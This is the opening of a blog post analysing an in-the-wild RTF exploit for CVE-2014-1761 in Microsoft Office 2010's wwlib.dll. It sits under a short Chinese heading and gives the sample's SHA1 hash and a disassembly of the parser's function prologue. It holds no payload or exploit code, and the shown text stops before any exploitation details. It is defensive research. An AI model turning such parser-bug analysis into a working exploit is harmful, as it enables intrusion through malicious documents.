➤ 专门的漏洞分析

第三方或组织内部对某些漏洞的针对性分析,擅用搜索引擎或开发必要的内容索引系统,尽可能快地搜索到相应的资料可以极大地减少自身的工作量。

Technical Analysis of CVE-2014-1761 RTF Vulnerability

Matt_Oh | April 7, 2014

4 Comments

0



Recently, Microsoft [announced](#) that an RTF sample exploiting CVE-2014-1761 is in the wild. The sample has just become publicly known. I spent some time analyzing the vulnerability and this blog describes what I found. The sample I analyzed has a SHA1 value of [200f7930de8d44fc2b00516f79033408ca39d610](#). The main module that was used in my analysis is wwlib.dll with file version of 14.0.7113.5001 used in Microsoft Office 2010.

The main parser is located at address of 0x31D0BAFF in the wwlib.dll file.

```
31D0BAFF ; int __stdcall process_control_words(int, int, int Src, int)
31D0BAFF process_control_words proc near
31D0BAFF
31D0BAFF var_598= word ptr -598h
31D0BAFF dst= byte ptr -596h
31D0BAFF var_2E4= byte ptr -2E4h
31D0BAFF var_208= dword ptr -208h
31D0BAFF var_204= dword ptr -204h
31D0BAFF var_200= dword ptr -200h
31D0BAFF var_2CC= byte ptr -2CCh
31D0BAFF var_2C8= byte ptr -2C8h
31D0BAFF var_2C8= dword ptr -2C8h
31D0BAFF var_2C4= dword ptr -2C4h
31D0BAFF var_28C= dword ptr -28Ch
31D0BAFF var_288= dword ptr -288h
31D0BAFF var_284= dword ptr -284h
31D0BAFF var_280= dword ptr -280h
31D0BAFF var_2AC= word ptr -2ACh
31D0BAFF var_2A8= dword ptr -2A8h
31D0BAFF var_2A4= dword ptr -2A4h
31D0BAFF var_2A0= dword ptr -2A0h
31D0BAFF var_29C= byte ptr -29Ch
31D0BAFF var_252= byte ptr -252h
31D0BAFF var_4= dword ptr -4
31D0BAFF arg_code= dword ptr 8
31D0BAFF arg_4= dword ptr 0Ch
31D0BAFF Src= dword ptr 10h
31D0BAFF arg_base_obj_ptr= dword ptr 14h
31D0BAFF
31D0BAFF push ebp
31D0BB00 mov ebp, esp
31D0BB02 sub esp, 598h
```

EOF